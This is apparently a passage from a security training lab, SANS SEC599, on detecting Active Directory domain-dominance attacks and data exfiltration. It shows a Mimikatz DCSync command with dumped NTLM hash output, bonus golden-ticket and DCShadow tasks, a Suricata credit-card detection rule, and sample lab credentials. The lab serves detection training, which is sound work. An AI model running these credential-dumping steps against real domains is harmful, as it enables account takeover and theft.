
    - Leave the Mimikatz window open



```
  .#####.   mimikatz 2.1.1 (x64) built on Sep 25 2018 15:08:14
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # lsadump::dcsync /user:dwight.schrute
[DC] 'synctechlabs.com' will be the domain
[DC] 'DC.synctechlabs.com' will be the DC server
[DC] 'dwight.schrute' will be the user account

Object RDN           : Dwight Schrute

** SAM ACCOUNT **

SAM Username         : dwight.schrute
User Principal Name  : dwight.schrute@synctechlabs.com
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 7/27/2017 8:30:19 PM
Object Security ID   : S-1-5-21-4095063694-3848447163-3403915358-1106
Object Relative ID   : 1106

Credentials:
  Hash NTLM: aec4ea803ba79984055a85140e159422
    ntlm- 0: aec4ea803ba79984055a85140e159422
```

21. **Analyze Kibana Suricata dashboard**

    Once you've ran the DCSync commands in the previous step, please switch to Google Chrome and open the Kibana Suricata dashboard. In the "TOP IDS Rules" table, you should clearly see the Mimikatz alerts!



| ids_class.keyword: Descending | Count |
|---|---|
| Generic Protocol Command Decode | 12 |
| Potential Corporate Privacy Violation | 2 |

| ids_desc.keyword: Descending | Count |
|---|---|
| SURICATA IPv4 invalid checksum | 6 |
| SURICATA UDPv4 invalid checksum | 6 |
| Mimikatz DRSUAPI DsGetNCChanges Request | 2 |

22. **Bonus - Domain Dominance**

You have completed the main section of this lab! If you have time left, here are some other bonus challenges you can attempt:

- Try detecting the golden ticket being used in the Kibana dashboards
- Try creating a golden ticket using the AES key instead of the NTLM hash of the KRBTGT account
- Try performing a DCShadow attack

23. **Lab Conclusion**

Congratulations, you have successfully completed the lab! The goal of the lab was to illustrate typical domain dominance strategies and how they can be detected. This is however not trivial, as you may have seen during the lab. If you have time left, feel free to attempt the bonus section of this lab.

**ATTENTION: Finishing this step will close your lab!**

# SEC599-5.2: Exercise - Detecting data exfiltration

## Objective

As part of the lab, the following data exfiltration methods will be discussed:

- Detect credit card information that is sent out in clear-text using Suricata;
- Detect confidential data that is mailed to recipients outside of the organization using Suricata;
- Using ntop-ng to detect suspicious volumes being uploaded;

## Scenario

## Virtual Machines

1. SEC599-E01 - DomainController
2. SEC599-E01 - Firewall
3. SEC599-E01 - Ubuntu01
4. SEC599-E01 - Ubuntu03
5. SEC599-E01 - Kali
6. SEC599-E01 - Windows02

## Exercise 1 : SEC599-5.2

1. **Log on to Windows workstation**


   Log on to the Windows machine with your normal user credentials:

   Username: alan.marshall
   Password: Awesomesauce123

2. **Logon to pfSense**

   First of all, we are going to log on to our PfSense firewall, which is positioned at the perimeter of our network.
   You can open the management interface by opening Google Chrome and clicking on the PfSense firewall bookmark (under the "Administration" folder). The credentials are:

   Username: admin
   Password: Awesomesauce123



admin


•••••••••••••••

3. **Configuring Suricata on PfSense**

   You can open the Suricata configuration by clicking "Services" -> Suricata.

   The first page you'll see is an overview of the interfaces on which Suricata has been configured. You'll notice that we've already added the WAN and WEBNET interfaces. To give you a bit of background:

   - WAN is the "simulated" WAN we are using in which our evil Kali machine (hosted on www.evilwebserver.com) is sitting. This is the host to which we will exfiltrate sensitive data!
   - WEBNET is the actual outbound internet connectivity



Interface Settings Overview

| | Interface | Suricata | Pattern Match | Block | Barnyard2 | Description | Actions |
|---|---|---|---|---|---|---|---|
| □ | WAN | ✓ | AUTO | DISABLED | DISABLED | WAN | |
| □ | WEBNET | ✓ | AUTO | DISABLED | DISABLED | WEBNET | |

4. **Scenario 1 - Credit card data**

   As a first scenario in this lab, we are going to attempt detection of credit card information being exfiltrated using an insecure web form. Suricata has a few rules that can help us detect this type of information, but they are known to be rather prone to false positives and false negatives. We will write our own rule!


   In the Suricata main configuration page, please click on the "Edit" icon (on the right) for the WAN interface in the overall Suricata configuration page. This should open a submenu with a number of "WAN ..." items (e.g. WAN Settings, WAN Categories,...).

   As a next step, we will click the "WAN Rules" button in Suricata, which is used to manage the rulesets applied to Suricata. In the dropdown box "Category", we will select "custom.rules".

   In the empty window below, we will write our new rule:

   ```
   alert ip any any -> any any (msg:"ET POLICY Credit Card Number Detected in Clear
   (16 digit)"; pcre:"/(?:^|[^\da-f])((6011|622\d|64[4-9]\d|65\d{2}|5[1-5]\d{2}|4
   \d{3}|3\d{3})[\- ]?\d{4}[\- ]?\d{2}[\- ]?\d{2}[\- ]?\d{4})(?:[^\da-f]|$)/i";
   reference:url,www.beachnet.com/~hstiles/cardtype.html;classtype:policy-violation;
   sid:300005; rev:1;)
   ```

   The 1-line rule reviews all ip traffic (any to any), and looks for a PCRE regular expression that matches 16-digit credit card numbers. Please use the copy / paste function in LODS to copy this rule. Once the rule is entered, please click the "Save" button at the bottom of the page.



Category: custom.rules

Select the rule category to view and manage.


```
alert ip any any -> any any (msg:"ET POLICY Credit Card Number Detected in Clear (16 digit)"; pcre:
```

5. **Scenario 1 - Submit CC information**

   Let's test our rule! We will use the scenario of someone submitting their credit card information in a clear-text HTTP connection... You can find a credit card submission page at www.evilwebserver.com/creditcards.html, please open this page in a Chrome window.

   You can get creative with most of the fields, but please do make sure you use the following, sample, valid credit card number:

   4012-8888-8888-1881



**Billing Information (required)**

| | |
|---|---|
| First Name: | Erik |
| Last Name: | Van Buggenhout |
| Company (optional): | NVISO |
| Street Address: | Parvis Sainte-Gudule % |
| Street Address (2): | |
| City: | Brussels |
| State/Province: | Brussels |
| Zip/Postal Code: | 1000 |
| Country: | Belgium |
| Phone: | 00233214552 |

**Credit Card (required)**

| | |
|---|---|
| Credit Card Number: | 4012-8888-8888-1881 |
| Expiry Date: | April (04) / 2015 |

**Additional Information**


| | |
|---|---|
| Contact Email: | evanbuggenhout@nviso.be |
| Special Notes: | oh no, the card is expired! |

Send Secure Form >>

6. **Scenario 1 - Review Alerts in PfSense**

   Upon submission of the credit card data, go back to PfSense -> Services -> Suricata and open the Alerts page. You should see one alert that was triggered due to the submission of the credit card number (see screenshot).

   If you're not receiving an alert, please try submitting the credit card number again. There could be a small delay due to the load of the new rule in Suricata.



**Alert Log View Settings**

Instance to View: (WAN) WAN

Choose which instance alerts you want to inspect.

Save or Remove Logs: Download — All alert log files for selected interface will be downloaded. Clear — All log files will be cleared

Save Settings: Save — Save auto-refresh and view settings. ☑ Refresh — Default is ON. 250 — Number of alerts to display. Default is 250

**Alert Log View Filter**

**Last 250 Alert Entries. (Most recent entries are listed first)**

| Date | Pri | Proto | Class | Src | SPort | Dst | DPort | GID:SID | Description |
|---|---|---|---|---|---|---|---|---|---|
| 12/27/2018 12:46:49 | 1 | TCP | Potential Corporate Privacy Violation | 10.10.10.1 | 60930 | 10.10.10.15 | 80 | 1:300005 | ET POLICY Credit Card Number Detected in Clear (16 digit) |


7. **Scenario 2 - Analyzing traffic stats using ntopng**

Furthermore, we have also installed "ntopng" on our PfSense firewall, which is a package that supports a wide variety of network diagnostics & monitoring. A highly interesting feature is "NetFlow" support, which we can use to spot outliers that generate high amounts of volume.

You can configure ntopng by opening the PfSense main interface and selecting "Diagnostics" -> "ntopng settings". In the settings screen we will configure the following fields:

- Enable ntopng (click checkbox)
- ntopng Admin Password: "Awesomesauce123"
- Confirm ntopng Admin Password: "Awesomesauce123"
- Interface: LAN and WAN
    - Note: we want to investigate traffic coming from our LAN to the evil web server in the WAN zone
    - Note: to select two interaces, hold the "CTRL" button while selecting them
- Mode: "Consider only LAN interface local"

Once configured, scroll down and click "Save". Upon clicking the "Save" button, ntopng which launch, which could take up to a minute (please don't visit any other pages while the browser is loading).



Package / Diagnostics: ntopng Settings / ntopng Settings

ntopng Settings | Access ntopng

**General Options**


| | |
|---|---|
| Enable ntopng | ☑ Check this to enable ntopng. |
| Keep Data/Settings | ☑ Keep ntopng settings, graphs and traffic data.<br>Note: If disabled, all settings and data will be wiped on package uninstall/reinstall/upgrade! |
| ntopng Admin Password | •••••••••••••• <br>Enter the password for the ntopng GUI. Minimum 5 characters. |
| Confirm ntopng Admin Password | ••••••••••••••• |
| Interface | LAN (selected)<br>DMZ<br>CSOC<br>WAN (selected) |
| DNS Mode | Decode DNS responses and resolve local numeric IPs<br>Configures how name resolution is handled |

8. **Scenario 2 - Open ntopng interface**

   Now that we have configured ntopng, we will open its interface to start monitoring traffic. You can do so by opening the following link in PfSense: "Diagnostics" -> "ntopng".

   In the login page, enter the following credentials:

   - Username: admin
   - Password: Awesomesauce123



Welcome to ntopng

admin

••••••••••••••••

If you find ntopng useful, please support us by making a small donation. Your funding will help to run and foster the development of this project. Thank you.

